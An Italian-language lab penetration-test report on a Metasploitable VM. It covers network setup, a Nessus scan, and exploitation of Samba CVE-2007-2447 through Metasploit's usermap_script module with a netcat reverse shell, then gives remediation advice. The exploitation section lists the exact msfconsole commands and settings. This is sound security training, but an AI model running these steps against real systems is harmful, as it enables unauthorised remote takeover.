Analisi della Sicurezza e Risultati del Penetration Test: Server Metasploitable

1.Obiettivi

L'obiettivo primario di questa valutazione era simulare un attacco mirato contro l'infrastruttura di laboratorio, specificamente contro l'host target 192.168.50.150 (Metasploitable). Lo scopo era verificare la postura di sicurezza dell'host e dimostrare la fattibilità di una compromissione totale (Remote Code Execution).

Gli obiettivi specifici dell'intervento erano i seguenti:

1. **Ricognizione e Analisi:** Eseguire una scansione di base delle vulnerabilità tramite **Nessus** sull'host target per mappare i servizi esposti e identificare le relative falle di sicurezza.
2. **Sfruttamento (Exploitation):** Ottenere l'accesso RCE (Remote Code Execution) sull'host target. L'attacco doveva concentrarsi sul servizio **Samba** (identificato dalla scansione come versione Samba 3.0.20-Debian) attivo sulla porta **445/TCP**, utilizzando il modulo exploit exploit/multi/samba/usermap_script tramite MSFConsole.
3. **Validazione (Post-Exploitation):** Validare il successo della compromissione ottenendo una shell remota attiva sulla macchina vittima e verificando l'identità dell'host tramite l'esecuzione del comando ifconfig.

2. Configurazione ambiente

La corretta esecuzione di un *Vulnerability Assessment* impone, come requisito fondamentale, la predisposizione di un ambiente di laboratorio configurato in modo meticoloso. L'obiettivo di questa fase preliminare è stabilire un perimetro di rete isolato e controllato, all'interno del quale l'host designato per l'analisi (in questo caso una VM **Kali Linux**) possa comunicare in modo affidabile e univoco con l'host bersaglio (il target, una VM **Metasploitable**).

L'assegnazione di indirizzi IP statici è una *best practice* in questo scenario, poiché previene la volatilità degli indirizzi tipica del protocollo DHCP e garantisce che gli strumenti di scansione, come Nessus, e i successivi report facciano riferimento a coordinate di rete stabili per tutta la durata dell'attività.


2.1. Configurazione dell'Host di Scansione

La configurazione dell'host Kali è stata documentata utilizzando due metodologie distinte: l'interfaccia grafica (Network Manager) e la modifica diretta dei file di configurazione (CLI).


Configurazione tramite Interfaccia Grafica

Questo approccio è spesso preferito per la sua immediatezza e per la gestione semplificata dei profili di rete.


L'operazione ha avuto inizio richiamando il gestore delle connessioni di rete dall'applet del pannello e selezionando l'opzione **"Edit Connections..."**.



Dalla finestra di dialogo "Network Connections", è stata identificata e selezionata l'interfaccia Ethernet primaria, denominata **"Ethernet connection 1"**, per procedere alla sua modifica.



All'interno delle proprietà della connessione, la scheda **"IPv4 Settings"** è stata modificata per sovrascrivere l'assegnazione automatica. È stato definito un indirizzo IP statico , una Netmask di bit e un Gateway ,che fungerebbe da router predefinito.



2.2. Configurazione e Validazione dell'Host Target (Metasploitable)

Contemporaneamente alla preparazione dell'host di scansione (Kali), è stata avviata la configurazione dell'host bersaglio. Per questa attività, è stata impiegata una VM Metasploitable, un sistema operativo deliberatamente vulnerabile, progettato specificamente per scopi didattici e per test di sicurezza.

L'obiettivo primario era quello di rimuovere qualsiasi assegnazione di indirizzi IP volatili tramite DHCP e definire un indirizzo IP statico e predicibile. Questo è un requisito essenziale per garantire un targeting

affidabile durante le scansioni di vulnerabilità, assicurando che l'IP del bersaglio non cambi tra una sessione di test e l'altra.

2.3 Modifica del File di Configurazione di Rete

La prima operazione, come documentato nell'immagine, ha comportato la modifica diretta del file di configurazione primario delle interfacce di rete, un file di testo piano locato in /etc/network/interfaces.

Utilizzando l'editor di testo a riga di comando nano, **ho modificato** questo file per definire la configurazione specifica per l'interfaccia Ethernet primaria, eth0. **Ho dichiarato** l'interfaccia come inet static, istruendo il sistema a non utilizzare DHCP. Successivamente, **ho specificato** i parametri di rete essenziali:

- address 192.168.50.150: L'indirizzo IP univoco assegnato all'host Metasploitable.
- netmask 255.255.255.0: La maschera di sottorete, che posiziona l'host nella sottorete .
- gateway 192.168.50.1: Il gateway predefinito per questa rete.

2.4 Applicazione della Nuova Configurazione

La semplice modifica e salvataggio del file di configurazione non è sufficiente per l'applicazione immediata delle modifiche. È necessario istruire il sistema operativo a ricaricare questa configurazione.


Per forzare l'adozione dei nuovi parametri di rete senza richiedere un riavvio completo del sistema (reboot), **ho eseguito** il comando sudo /etc/init.d/networking restart. Questo comando, eseguito con privilegi di amministratore (sudo), invoca lo script di inizializzazione SysVinit (comune in questa versione di Metasploitable) che gestisce il servizio di rete. L'azione restart costringe il servizio a fermarsi e ripartire, rileggendo il file /etc/network/interfaces e applicando le nuove impostazioni statiche all'interfaccia eth0.

2.5 Verifica e Validazione dell'Indirizzo IP

Come fase finale e cruciale, è stato essenziale validare che l'operazione fosse andata a buon fine e che l'indirizzo IP fosse stato correttamente assegnato.

Ho utilizzato il comando ifconfig per ispezionare lo stato corrente di tutte le interfacce di rete attive. L'output del terminale ha confermato con successo che l'interfaccia eth0 era attiva (UP RUNNING) e aveva correttamente acquisito l'indirizzo IP statico configurato, come evidenziato dalla riga inet addr:192.168.50.150, nonché la corretta Mask:255.255.255.0.

Questa verifica ha confermato che l'host Metasploitable è ora correttamente posizionato sulla rete di laboratorio con un indirizzo IP fisso, pronto per essere utilizzato come bersaglio per la successiva fase di vulnerability assessment con Nessus.



2.6. Validazione della Connettività (Test ICMP)


La fase finale e critica della preparazione dell'ambiente è consistita nella validazione della connettività di Livello 3 (Rete) tra i due host. Questo passaggio rappresenta un *go/no-go* fondamentale: l'eventuale fallimento di questa comunicazione renderebbe impossibile qualsiasi scansione di rete da parte di Nessus.

Per eseguire la verifica, dall'host di scansione (Kali Linux), che come mostrato dall'output del comando ifconfig possedeva l'indirizzo IP , è stato utilizzato il comando ping. Questo strumento è stato impiegato per inviare una serie di pacchetti ICMP Echo Request verso l'indirizzo IP statico precedentemente configurato sull'host target , ovvero 192.168.50.150.

L'analisi dei risultati, come documentato nello screenshot, è stata inequivocabilmente positiva:

3 packets transmitted, 3 received, 0% packet loss

Questo output ha confermato l'esistenza di un percorso di rete valido e la piena raggiungibilità del target. La riuscita del test ping attesta che l'host Kali Linux e l'host Metasploitable sono correttamente attestati sulla medesima sottorete e sono in grado di comunicare reciprocamente.



Con l'infrastruttura di rete validata e la comunicazione confermata, l'ambiente di laboratorio è da considerarsi pronto e operativo. Si può ora procedere con fiducia alla fase successiva: l'avvio del servizio Nessus e l'impostazione della prima scansione di vulnerabilità.


3. Esecuzione della Scansione di Vulnerabilità (Nessus)

Una volta completata e validata la configurazione di rete dell'ambiente di laboratorio (Host Kali e Host Metasploitable), si è proceduto con l'utilizzo dello scanner di vulnerabilità Nessus per eseguire l'analisi sul target designato.

3.1. Avvio del Servizio Nessus

Come operazione preliminare, è stato necessario avviare il servizio di Nessus sull'host di scansione. L'attivazione del motore di scansione in background è un prerequisito indispensabile per poter accedere e utilizzare l'interfaccia di gestione web.


Per fare ciò, **ho eseguito** il comando *sudo systemctl start nessusd* da terminale, fornendo la password di amministratore per elevare i privilegi.



3.2. Accesso all'Interfaccia Web e Creazione Nuova Scansione

Con il servizio Nessus attivo, **ho effettuato** l'accesso all'interfaccia di gestione web tramite il browser, navigando all'indirizzo standard https://localhost:8834.


Dalla dashboard principale "My Scans", **ho avviato** il processo di creazione di una nuova attività di scansione cliccando sul pulsante "+ New Scan", situato nell'angolo superiore destro dell'interfaccia.



3.3. Selezione del Template di Scansione

Nessus offre una libreria di template preconfigurati per diversi tipi di audit. Per questa specifica attività di vulnerability assessment, **ho selezionato** il template **"Basic Network Scan"**.


Questo modello è ideale per una valutazione completa e approfondita delle vulnerabilità di rete su un host, in grado di identificare servizi, porte aperte e un vasto range di esposizioni di sicurezza.



3.4. Configurazione dei Parametri di Scansione

Successivamente, **ho configurato** i parametri essenziali della scansione nella scheda "Settings":


- **Name:** Ho assegnato un nome descrittivo e univoco alla scansione, **"metasploite"**, per una facile identificazione nei report.
- **Targets:** Nel campo "Targets", **ho inserito** l'indirizzo IP dell'host Metasploitable, , che era stato precedentemente configurato e validato.



3.5. Avvio e Monitoraggio della Scansione

Dopo aver salvato la configurazione, **ho avviato** la scansione. L'interfaccia web è passata alla schermata di monitoraggio dell'attività, mostrando lo stato della scansione come **"Running"**.

Questo ha indicato che Nessus stava attivamente sondando l'host target () per enumerare i servizi ed eseguire i test di vulnerabilità.




3.6. Analisi dei Risultati

Al termine del processo di scansione, Nessus ha aggregato i risultati in un report riassuntivo. L'analisi sull'host ha rivelato un quadro di sicurezza significativamente compromesso.

Come mostra l'output, è stato identificato un totale di **61 vulnerabilità**. Queste sono state classificate per livello di severità (basato su CVSS), evidenziando la presenza di:

- **9 vulnerabilità Critiche (Critical)**
- **5 vulnerabilità Alte (High)**
- **24 vulnerabilità Medie (Medium)**
- **8 vulnerabilità Basse (Low)**

Il report ha anche indicato un fallimento nell'autenticazione ("Auth Fail"), confermando che la scansione è stata eseguita senza credenziali (non autenticata).



4. Fase di Exploitation: Utilizzo di Metasploit Framework

L'esecuzione della scansione Nessus ha concluso la fase di Information Gathering e Vulnerability Analysis, fornendo un quadro tattico chiaro. L'analisi ha enumerato **61 vulnerabilità totali** sull'host, con un'alta concentrazione di problematiche di sicurezza, incluse **9 di livello Critico**.

Questa fase si concentra sull'utilizzo di tali informazioni per ottenere un accesso non autorizzato al sistema target, validando così l'impatto reale delle vulnerabilità identificate.


4.1 Triage delle Vulnerabilità e Scelta del Vettore d'Attacco

Dopo aver completato con successo l'analisi delle vulnerabilità con Nessus, il passo logico successivo nel processo di penetration testing è la fase di **exploitation**. Questa fase consiste nello sfruttare attivamente una delle debolezze identificate per ottenere un accesso non autorizzato al sistema.

Per questa operazione, ho impiegato il **Metasploit Framework**, lo strumento d'elezione per questa attività. L'obiettivo specifico era sfruttare una vulnerabilità nota e di impatto critico nel servizio Samba della macchina Metasploitable: la **"Samba 'username map script' Command Execution"** (correlata alla CVE-2007-2447), che permette l'esecuzione di comandi arbitrari da remoto.


4.1. Avvio di Metasploit e Ricerca del Modulo

L'operazione ha avuto inizio con l'avvio della console di Metasploit tramite il comando msfconsole. Questo comando carica l'interfaccia principale del framework, che dà accesso a un vasto database di moduli, inclusi exploit, payload e strumenti ausiliari.



Una volta all'interno dell'interfaccia, è stato necessario individuare il modulo di exploit corretto.

Ho utilizzato il comando search usermap_script per filtrare l'esteso database di Metasploit. La ricerca ha immediatamente restituito il modulo desiderato: exploit/multi/samba/usermap_script. È importante notare che questo modulo è classificato con un "Rank" **excellent**, indicando un'altissima affidabilità e probabilità di successo.




4.2. Caricamento dell'Exploit e del Payload

Identificato il modulo, **l'ho caricato** nel contesto di lavoro attivo tramite il comando use exploit/multi/samba/usermap_script. Questo comando "arma" l'exploit, preparandolo per la configurazione. Il prompt è cambiato in msf6 exploit(...) >, a conferma che il modulo è ora pronto per essere configurato.

L'output ha anche mostrato che Metasploit ha automaticamente selezionato un *payload* (un carico utile) di default: cmd/unix/reverse_netcat. Il payload è il codice che verrà eseguito sulla macchina vittima *dopo* che l'exploit avrà avuto successo; l'exploit è la "chiave" che apre la porta, il payload è "ciò che si fa" una volta dentro.


Questo specifico payload è una **"reverse shell"**.Si tratta di una tecnica fondamentale: invece di tentare di connettersi *dall'* attaccante *alla vittima*, questo payload fa sì che sia la macchina vittima a iniziare una connessione *indietro* verso l'attaccante.



4.3. Configurazione dei Parametri di Attacco

Questa è la fase di configurazione critica, dove l'exploit viene adattato al nostro ambiente di laboratorio specifico. **Ho impostato** tre opzioni fondamentali:

1. **set RHOSTS 192.168.50.150**: La variabile **RHOSTS** definisce il **bersaglio**. Con questo comando, ho indicato a Metasploit l'indirizzo IP della macchina Metasploitable che intendevo attaccare.
2. **set LHOST 192.168.50.100**: La variabile **LHOST** definisce l'**attaccante**. È un parametro vitale per la *reverse shell*, poiché dice al payload su quale indirizzo IP deve connettersi una volta eseguito sulla vittima.
3. **set LPORT 5555**: La variabile **LPORT** definisce la **porta locale** sulla macchina attaccante. Specifica su quale porta Metasploit deve mettersi in ascolto per "catturare" la connessione di ritorno dalla vittima.




4.4. Esecuzione dell'Attacco e Ottenimento della Shell

Con tutti i parametri configurati, **ho lanciato** l'attacco completo con il comando exploit.

Questo singolo comando ha orchestrato l'intera sequenza:

1. Metasploit ha prima avviato un "handler" (un gestore) sulla macchina Kali, mettendosi in ascolto sulla porta 5555.
2. Ha poi inviato il pacchetto di exploit malevolo al target (RHOSTS).
3. Il servizio Samba vulnerabile sulla macchina vittima ha ricevuto l'exploit e ha eseguito il payload.
4. Il payload (la *reverse shell*) si è attivato sulla vittima e ha iniziato una connessione TCP *in uscita* verso l'IP dell'attaccante (LHOST) sulla porta specificata (LPORT).
5. L'handler di Metasploit ha intercettato questa connessione in entrata, stabilendo la sessione.

Il messaggio **Command shell session 1 opened** ha confermato il successo. A quel punto, è stata ottenuta una shell remota. I comandi ifconfig (visibili nello screenshot) e altri comandi successivi venivano eseguiti direttamente sulla macchina vittima, confermando la piena compromissione del sistema.



5. Raccomandazioni, Mitigazione e Chiusura del Rischio

L'avvenuta compromissione del sistema tramite la vulnerabilità **CVE-2007-2447** non deve essere vista come un incidente isolato. È, piuttosto, il sintomo evidente di una serie di carenze sistemiche che includono una gestione delle patch inefficace, configurazioni di servizio non sicure e una debole architettura di rete. Per sanare la falla specifica e, più in generale, per elevare la *security posture* dell'infrastruttura, è necessario adottare un approccio multi-livello.

La **soluzione immediata** e più diretta consiste nell'**hardening della configurazione** del servizio Samba. L'exploit, infatti, fa leva su una direttiva obsoleta e pericolosa presente nel file smb.conf. La riga username map script = ... è un residuo di vecchie implementazioni che affida l'autenticazione a uno script esterno, creando un vettore perfetto per attacchi di *command injection*. Semplicemente **commentando o rimuovendo questa riga** dal file di configurazione e riavviando il servizio, il vettore d'attacco immediato viene neutralizzato.

Questa è tuttavia una misura palliativa. Il problema fondamentale risiede nella **versione del software obsoleta**. La vulnerabilità sfruttata risale al 2007; la sua presenza oggi indica che il server non riceve aggiornamenti da anni. Di conseguenza, l'azione correttiva più importante è implementare un rigoroso **patch management**. È imperativo **aggiornare il pacchetto Samba** all'ultima versione stabile disponibile. Questo singolo aggiornamento non solo risolverà la CVE-2007-2447, ma anche innumerevoli altre vulnerabilità (come la "Badlock" e altre) scoperte nell'ultimo decennio, eliminando rischi che forse non sono ancora stati identificati.

Oltre all'aggiornamento, è fondamentale adottare un approccio di **"difesa in profondità" (Defense-in-Depth)**, partendo da una domanda semplice: perché l'host attaccante poteva comunicare liberamente con la porta del servizio Samba? In una rete ben progettata, ciò non dovrebbe accadere. È necessario implementare la **segmentazione della rete** e regole **firewall** restrittive (sia a livello di rete che di host, ad esempio tramite iptables o ufw). L'accesso a servizi critici come Samba o SSH deve essere negato di default e consentito (tramite *whitelist*) solo a quegli specifici host che ne hanno una legittima necessità operativa, applicando così il **principio del minimo privilegio**.

Infine, queste misure correttive portano a una considerazione strategica più ampia. La presenza stessa di un sistema operativo **End-of-Life** (come Metasploitable, che simula questa condizione) è il rischio di fondo. L'organizzazione deve passare da un modello di sicurezza reattivo a uno proattivo, istituendo un programma di **vulnerability management** ciclico. Le scansioni Nessus non devono essere un evento straordinario, ma un'attività di routine pianificata per scoprire le falle *prima* che lo faccia un attaccante. Questo, combinato con una chiara politica di **decommissioning** (dismissione) per i sistemi non più supportati, è l'unico modo per garantire una postura di sicurezza sostenibile e resiliente nel tempo.

6. Conclusione Esecutiva

L'attività di penetration testing condotta sull'host target ha portato alla luce criticità di sicurezza di livello massimo.

L'analisi ha confermato la presenza di una vulnerabilità nota di **Esecuzione di Comandi da Remoto (RCE)** nel servizio Samba (CVE-2007-2447). Questa falla di sicurezza non è teorica: **è stata attivamente sfruttata** durante il test.

Utilizzando Metasploit Framework, è stato possibile ottenere un **accesso amministrativo completo** al server.

Questo risultato dimostra in modo inequivocabile che l'asset analizzato è **attualmente esposto a una compromissione totale**. Un utente malintenzionato in possesso di queste informazioni può, in questo preciso momento, prendere il controllo completo del server, esfiltrare dati sensibili, utilizzarlo come testa di ponte per attacchi laterali verso altri sistemi della rete, o renderlo completamente inutilizzabile.

Si ribadisce l'urgenza di implementare **immediatamente** le misure di mitigazione e le azioni correttive descritte nella sezione precedente di questo report per sanare la vulnerabilità e prevenire un incidente di sicurezza catastrofico.